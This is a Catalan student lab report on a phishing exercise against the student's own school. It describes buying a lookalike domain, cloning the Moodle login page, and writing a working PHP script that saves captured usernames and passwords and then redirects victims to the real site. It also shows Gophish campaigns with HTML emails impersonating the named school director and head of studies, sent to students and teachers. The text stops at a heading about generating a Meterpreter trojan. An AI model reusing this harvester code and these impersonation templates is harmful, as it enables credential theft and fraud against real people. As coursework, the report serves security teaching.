

# **Aplicació de mètodes per aprofitar les debilitats dels usuaris**



**ISAAC GUISET SÁNCHEZ**

**XAVIER SALA PUJOLAR**

**SEGURETAT INFORMÀTICA**

**2SMXB**



## Enviament de correus electrònics per enganyar els usuaris

### 1. instal·leu un servidor de correu electrònic

He fet aquesta pràctica d'una manera una mica peculiar però podriem dir que més efectiva, ja que jo personalment trobo que hi ha més possibilitat de conseguir-ne resultat, degut a que pots arribar a un número més elevat de víctimes (no sé si me l'acceptaràs ja que no és ben bé el que demanes)

Navegant per nominalia se'm va ocudir comprovar si el domini **cendrassos.com** estava en propietat d'algú, i per la meua sorpresa no, com que el domini cendrassos.com sortia gratuït durant el primer any vaig decidir comprar-lo per fer la pràctica. (Amb el pack venien .es i .info)

No sé si això que he fet és del tot correcte, ja que aquests dominis si el cendrassos els vol hauria de poder disposar d'ells, per tant si hi ha algun inconvenient puc fer el canvi de titular del domini sense cap problema :)

He creat un compte a ZOHOMAIL, he afegit els registres necessaris a nominalia i he creat els comptes:

[hcortada@cendrassos.com](mailto:hcortada@cendrassos.com) (Helena Cortada - Directora)

[marrabal@cendrassos.com](mailto:marrabal@cendrassos.com) (Manel Arrabal - Tutor)

[dprados@cendrassos.com](mailto:dprados@cendrassos.com) (Dani Prados – Cap d'estudis)

- Demostració de que he “comprat” el domini i és de la meua propietat:





- **Compte i dels usuaris a zohomail:**



## Welcome to Zoho Mail!

Add a domain you already own to continue your account setup.

Provide your existing domain name \*

www.cendrassos.com

Provide your organization name \*

cendrassos

Industry Type



Education

<input type="checkbox"/>	<b>MA</b>	<b>Manel Arrabal</b> marrabal@cendrassos.com	Never signed in	✓
<input type="checkbox"/>	<b>DP</b>	<b>Dani Prados</b> dprados@cendrassos.com	Never signed in	✓
<input type="checkbox"/>	<b>HC</b>	<b>Helena Cortada</b> hcortada@cendrassos.com	Never signed in	✓



- **Enviament de correus satisfactori.**

L'email que envia no es dirigeix a la brossa, per tant les víctimes confiaràn en nosaltres :)





Un cop ja tenim la part d'enviament de correus finalitzat hauré de determinar com faré el meu atac per tal d'obtenir les credencials, he utilitzat la mateixa pàgina de login del moodle que vaig utilitzar a l'atac de arp-spoofing i el meu servidor, a on he creat un certificat amb letsencrypt per tal de millorar la confiança de les víctimes.

Ja que hi som he configurat el subdomini moodle.cendrassos.com (pàgina on conseguiré les credencials )

**Pàgina vista des del navegador** <https://moodle.cendrassos.com>

Institut CENDRASSOS: Moodle

You are not logged in. ([Log in](#))

# Moodle

[Home](#)

### Calendar

April 2025

Mo	Tue	We	Th	Fri	Sat	Su
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

[Full calendar](#)

### Course categories

[Expand all](#)

- ESO (1)
- BATXILLERAT (1)
- CF ADMINISTRACIÓ I GESTIÓ (1)
- CF INFORMÀTICA I COMUNICACIONS (1)
- CF COMERÇ I MARQUETING (2)
- CP SOC - CERTIFICATS DE PROFESSIONALITAT
- PROFESSORAT (8)

### Main menu

- [django Aula](#)
- [Erasmus+](#)
- [BID](#)
- [empresaula](#)
- [PARLAMENT VERD](#)
- [BIBLIOTECA del Cendrassos](#)
- [CENDRASSOS](#)

### Etiquetes

ACTES

Administrador de tareas AULA

NETA Pla d'empresa



## Pàgina de login

The screenshot shows a web browser window with the address bar displaying `https://moodle.cendrassos.com/login/login.html`. The page has a dark purple header and a light gray background. In the center, there is a white login box with the title "Log in to Moodle". Inside the box, there are two input fields: "Username" and "Password". Below these fields is a blue "Log in" button. Under the button is a link "Lost password?". Below a horizontal separator line, the text "Some courses may allow guest access" is displayed, followed by a gray "Log in as a guest" button. At the bottom of the box, there is a gray "Cookies notice" button. A mouse cursor is visible at the bottom right of the page.



Gràcies a aquest arxiu php consegueixo rebre les dades al servidor i un cop rebudes (en realitat en qualsevol dels casos) es redirigeix l'usuari a la pàgina legítima on aquest pensarà que hi ha hagut algun error i tornarà a iniciar sessió normalment: :)

```
root@calisfit: /var/www/html/login
GNU nano 7.2                                guardar_credenciales.php *
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        $username = $_POST['username'];
        $password = $_POST['password'];

        $directory = '/var/www/html/credenciales/';
        if (!is_dir($directory)) {
            mkdir($directory, 0777, true); // crea el directori si no existeix
        }

        // Base del nombre del archivo
        $base_filename = 'usuari';
        $counter = 1;

        // Buscar el siguiente archivo numerado disponible
        while (file_exists($directory . $base_filename . $counter . '.txt')) {
            $counter++;
        }

        // Guarda lusuari i la contrassenya a l'arxiu
        $filename = $directory . $base_filename . $counter . '.txt';
        $content = "Usuario: $username\nContraseña: $password\n";
        // redireccions a la pàgina legítima un cop s'han robat les credencials
        if (file_put_contents($filename, $content) === false) {
            header("Location: https://moodle.cendrassos.net");
            exit();
        } else {
            header("Location: https://moodle.cendrassos.net");
            exit();
        }
    } else {
        header("Location: https://moodle.cendrassos.net");
        exit();
    }
} else {
    header("Location: https://moodle.cendrassos.net");
    exit();
}
```

```
root@calisfit:/var/www/html/credenciales# cat usuari1.txt
Usuario: usuari
Contraseña: contrassenya
root@calisfit:/var/www/html/credenciales#
```





1. Feu servir *Gophish* o *Evilginx2* per preparar un atac per correu electrònic que es faci passar per algú de la direcció del Cendrassos i que demani que s'iniciï sessió en el Moodle.

Un cop ja tinc la pàgina preparada <https://moodle.cendrassos.com> instal·lo gophish a una màquina kali.

Lo ideal seria o bé que una sola màquina sigui el servidor de la pàgina web i de gophish a la vegada o bé que la màquina de gophish estigués a la mateixa xarxa local del servidor que allotja la pàgina clon de la que volem conseguir les dades, ja que les dades es podrien enviar directament a gophish amb php.

Malauradament no he pogut aplicar cap d'aquests dos escenaris degut a que no tinc la disponibilitat de tenir la màquina sempre a la xarxa local i no em fa massa gràcia instal·lar gophish directament al servidor...

Per tant les dades es rebràn directament al servidor a través d'una petició de php i no a gophish com havia pensat fer-ho inicialment.

### Instal·lació de gophish a una màquina kali linux:

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# apt install gophish
gophish is already the newest version (0.12.1-0kali3+b1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 753


(root@kali)-[/home/kali]
# systemctl start gophish

(root@kali)-[/home/kali]
#
```






Aquí pots veure com puc accedir al panell de login de gophish.:



Please sign  
in



Ara crearé un e-mail template que consta en que la directora (helena cortada) envia mails a els alumnes per avisar de que ja hi ha les notes i que si les volen hauràn d'anar a la pàgina del moodle.

Creo el correu amb codi html, per tal de poder ocultar a la direcció que va el mail i per fer-lo una mica més bonic (no és gaire necessari en aquest cas però és útil).


```
root@kali: /home/kali
File Actions Edit View Help
!DOCTYPE html
<html lang="ca">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Consulta les teves notes a Moodle</title>
<style>
.btn {
background-color: #FFA500;
color: white;
padding: 10px 20px;
font-size: 16px;
border: none;
border-radius: 5px;
text-decoration: none;
display: inline-block;
text-align: center;
}
.btn:hover {
background-color: #e68900;
}
</style>
</head>
<body style="font-family: Arial, sans-serif; line-height: 1.6; color: #333;">
<p>Benvolguts/des estudiants,</p>
<p>Us recordo que les vostres notes estan disponibles a través de la plataforma Moodle. Us convido a accedir-hi per consultar-les.</p>
<p>Si teniu algun problema per accedir a la plataforma, no dubteu en contactar amb nosaltres.</p>
<p>Podeu accedir a les vostres notes a través del següent botó:</p>
<a href="https://moodle.cendrassos.com/login/login.html" class="btn" target="_blank">Accedir a les meves notes</a>
<p>Moltes gràcies i salutacions cordials,</p>
<p><strong>Helena Corada</strong><br>Directora<br>Escola Cendrassos</p>
</body>
</html>
"holaaaa.txt" 42L, 1321B
1,1 All
```



### Resultat de la plantilla html i la seva funció

(la versió que tu rebis pot ser diferent o aplicada al cas de voler conseguir la contrassenya d'un professor ja que he anat fent modificacions i proves :)

El link dirigeix a <https://moodle.cendrassos.com/login> a on un cop l'usuari es logeja se'l redirigeix a moodle.cendrassos.net.





Ara crearé un sending profile amb les dades de zohomail (les tinc disponibles a la configuració del compte) i faré una prova per tal de comprovar que els mails s'envien:

### Edit Sending Profile

Name:

ZohoMail SMTP

Interface Type:

SMTP

SMTP From: ?

hcortada@cendrassos.com

Host:

smtp.zoho.eu:465

Username:

hcortada@cendrassos.com

Password:

●●●●●●●●●●●●●●●●

☒ Ignore Certificate Errors ?

### Send Test Email

✓ Email Sent!

Send Test Email to:

Isaac      Guisset      ichezz@cendrassos.net      Position

Cancel      Send



Un cop fet aixó creo un grup amb els correus als quals vull atacar:  
(per provar primer si em funciona a mi)

## Edit Group



Name:

Víctimes :)

[+ Bulk Import Users](#)

[Download CSV Template](#)

First Name

Last Name

Email

Position

[+ Add](#)

Show  entries

Search:

First Name ▲	Last Name ▼	Email ▼	Position ▼
Isaac	Guisset	guissetisaac...	
Isaac	Guisset	isaacguissets...	

Showing 1 to 2 of 2 entries

Previous

1

Next

Close

Save changes



Import Site

URL:

Cancel

Import

14



Per últim creo la campanya.

He hagut de posar landing page perquè m'obliquen però no importa ja que ens redirigeix a la pàgina <https://moodle.cendrassos.com>

### New Campaign

Name:

Email Template:

Directora

Landing Page:

login moodle

URL: ?

Launch Date

Send Emails By (Optional) ?

Sending Profile:

ZohoMail SMTP

Groups:

× Correus

?

## Are you sure?

This will schedule the campaign to be launched.

CancelLaunch





Aquest és el correu que reben les víctimes, que al clicar-se es redirigeix a la pàgina falsa del moodle

## Notes finals - Curs 2024-2025

Safata d'entrada x



hcortada@cendrassos.com

10:46 (fa 0 minuts)



per a mi ▾



Tradueix a: català



## Notes Finals - 2024-2025



Ja tens disponibles les notes finals! Pots accedir a Moodle per veure les teves notes.  
Fes clic al botó següent per iniciar sessió i consultar-les.

Accedir a Moodle



L'inconvenient de fer l'atac a nivell de tot internet i sense la configuració adequada (gophish i la pàgina en una sola màquina) és que a gophish no puc veure els estats de la meua campanya de phishing :(

No obstant això si que podem aconseguir credencials:



```
frodo@calisfit:/var/www/html/credenciales$ cat usuari1.txt
Usuario: usuari
Contraseña: contrasenia
frodo@calisfit:/var/www/html/credenciales$
```



He fet una segona campanya que busca atacar als professors en comptes dels alumnes, en aquest cas [dprados@cendrassos.com](mailto:dprados@cendrassos.com) demana als professors del departament d'informàtica que responguin una enquesta que tracta de l'alumnat i el seu comportament, i que aquesta està disponible al moodle, també els hi deixa un enllaç per tal de que puguin anar-hi directament (canvïo anar al moodle per anar al qüestionari per tal de que aquest es pensi que en comptes d'anar al moodle directament, el link és al questionari i el que al dirigir-se allà els demana autenticació)

Benvolguts professors del Departament d'Informàtica,

Us convidem a participar en una enquesta sobre l'alumnat i el seu comportament. Aquesta enquesta està disponible a Moodle, i podeu accedir-hi a través del següent enllaç. Us recordem que és necessari autenticar-se per poder-hi participar.

[Accedeix a l'enquesta](#)

Gràcies!



**Dani Prados**

Cap d'estudis d'FP

C/Arquitecte Pelai Martínez, 1

17600 Figueres

972 507 908

[LinkedIn](#)

Abans d'imprimir aquest missatge, pensa si és realment necessari fer-ho: el medi ambient és cosa de tothom.

Aquest missatge s'adreça exclusivament a la persona o les persones destinatàries i pot contenir informació privilegiada o confidencial. Si l'heu rebut per error, us informem que, en virtut de la legislació vigent, no se'n permet ni la divulgació ni la reproducció sense autorització, i us demanem que ens ho comuniqueu immediatament per aquesta mateixa via i que el destruiu.

Aquest correu és el que tu hauràs rebut, però amb un disclaimer que t'avisa que de que les dades que introdueixis a la pàgina a la que seràs redirigit seran interceptades per mi ja que bueno.. no crec que hi caiguessis però vull estalviar-me problemes amb tu o amb qualsevol persona a la que li pugui enviar el correu fent proves(bé, acabo de fer la prova i el primer correu m'he equivocat i t'he enviat la versió normal, demano pietat :/ )

Evidentment si haguessim d'efectuar un atac real no seriem tant generosos d'avisar a les víctimes (que de fet m'atreveixo a dir que si millorés l'aspecte del correu i canviés el botó que deixa veure que aquell correu esta fet amb html segurísim que algun professor cauria a la trampa)



He afegit en dprados a sending profiles per tal de que ell pogués envïar mails

## New Campaign ×

Name:

Robar contrassenyes del moodle als professors

Email Template:

Copy of Directora ▾

Landing Page:

login moodle ▾

URL: ?

https://moodle.cendrassos.com

Launch Date

April 2nd 2025, 12:18 pm

Send Emails By (Optional) ?

Sending Profile:

Copy of ZohoMail SMTP ▾ ✉ Send Test Email

Groups:

✕ pova - isaac

 |




1. Entre les víctimes a més d'algun correu que pugueu comprovar (pot ser un correu d'un sol ús), hi ha d'haver el correu electrònic del professor de Seguretat.

T'he enviat un correu per tal de que puguis comprovar-ho, també m'ho he enviat a mi mateix a l'adreça de [iguissetsanchez@cendrassos.net](mailto:iguissetsanchez@cendrassos.net), pots veure com ha funcionat correctament.

### Correu destinat a atacar als professors

(he fet un copiapega del contingut que sol posar en dani prados):





El correu que t'he enviat a tu: No sé com esta configurat el tema de la brossa als correus de xtec.cat, t'ho he enviat a [fsala2@xtec.cat](mailto:fsala2@xtec.cat) però desconec si t'arribarà bé.

← → ↻ 🏠 🔒 https://localhost:3333/js/src/vendor/ckeditor/plugins/ 📄 🔍 ☆ 📧 ⬇️ 🔄 📁 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


**LES CREDENCIALS QUE INTRODUEIXIS A LA PÀGINA DE LOGIN A LA CUAL REDIRIGEIX AQUEST CORREU SERÀN INTERCEPTADES PER ISAAC GUISET SÀNCHEZ,, L'ÚNIC DESTINATARI D'AQUEST CORREU ÉS Xavier Sala. Aquesta pràctica esta totalment enfocada en l'ambit educatiu,i aquest correu no esta destinat a obtenir contrassenyes**

Benvolguts professors del Departament d'Informàtica,


Us convidem a participar en una enquesta sobre l'alumnat i el seu comportament. Aquesta enquesta està disponible a Moodle, i podeu accedir-hi a través del següent enllaç. Us recordem que és necessari autenticar-se per poder-hi participar.

[Accedeix a l'enquesta](#)

Gràcies!



INSTITUT  
CENDRASSOS



**Dani Prados**  
Cap d'estudis d'FP  
C/Arquitecte Pelai Martínez, 1  
17600 Figueres  
972 507 908  
[LinkedIn](#)

Abans d'imprimir aquest missatge, pensa si és realment necessari fer-ho: el medi ambient és cosa de tothom.

Aquest missatge s'adreça exclusivament a la persona o les persones destinatàries i pot contenir informació privilegiada o confidencial. Si l'heu rebut per error, us informem que, en virtut de la legislació vigent, no se'n permet ni la divulgació ni la reproducció sense autorització, i us demanem que ens ho comuniqueu immediatament per aquesta mateixa via i que el destruiu.

## New Group

×

Name:

Xavier Sala

+ Bulk Import Users

Download CSV Template

Xavier

Sala

sala2@xtec.cat

Position

+ Add

Show 


10

 entries

Search:



## Correu destinat a atacar als estudiants:



## Campanya per enviar-te el correu a tu:

### New Campaign

Name:

xavier sala - correu de comprovació

Email Template:

Conseguir contrassenyes del moodle - professors

Landing Page:

login moodle

URL: ?

http://192.168.1.1

Launch Date

April 2nd 2025, 12:40 pm

Send Emails By (Optional) ?

Sending Profile:

Copy of ZohoMail SMTP

Send Test Email

Groups:

x pova - isaac x Xavier Sala





**3. Comproveu que es detecta quan la víctima ha obert el correu electrònic, i que si obre sessió en el Moodle és possible capturar la seva contrasenya**

En el meu cas concret aixó no serà possible, ja que com he comentat anteriorment la màquina kali i el servidor no son a la mateixa xarxa local i no sé com ho podria fer d'aquesta manera(sense haver d'instal·lar gophish al servidor), no obstant aixó he fet una prova a la xarxa local per tal de que si que es mostrin aquests avisos:



## Generar un troià amb Metasploit

### 4. Genereu un troià Meterpreter fent servir msfvenom

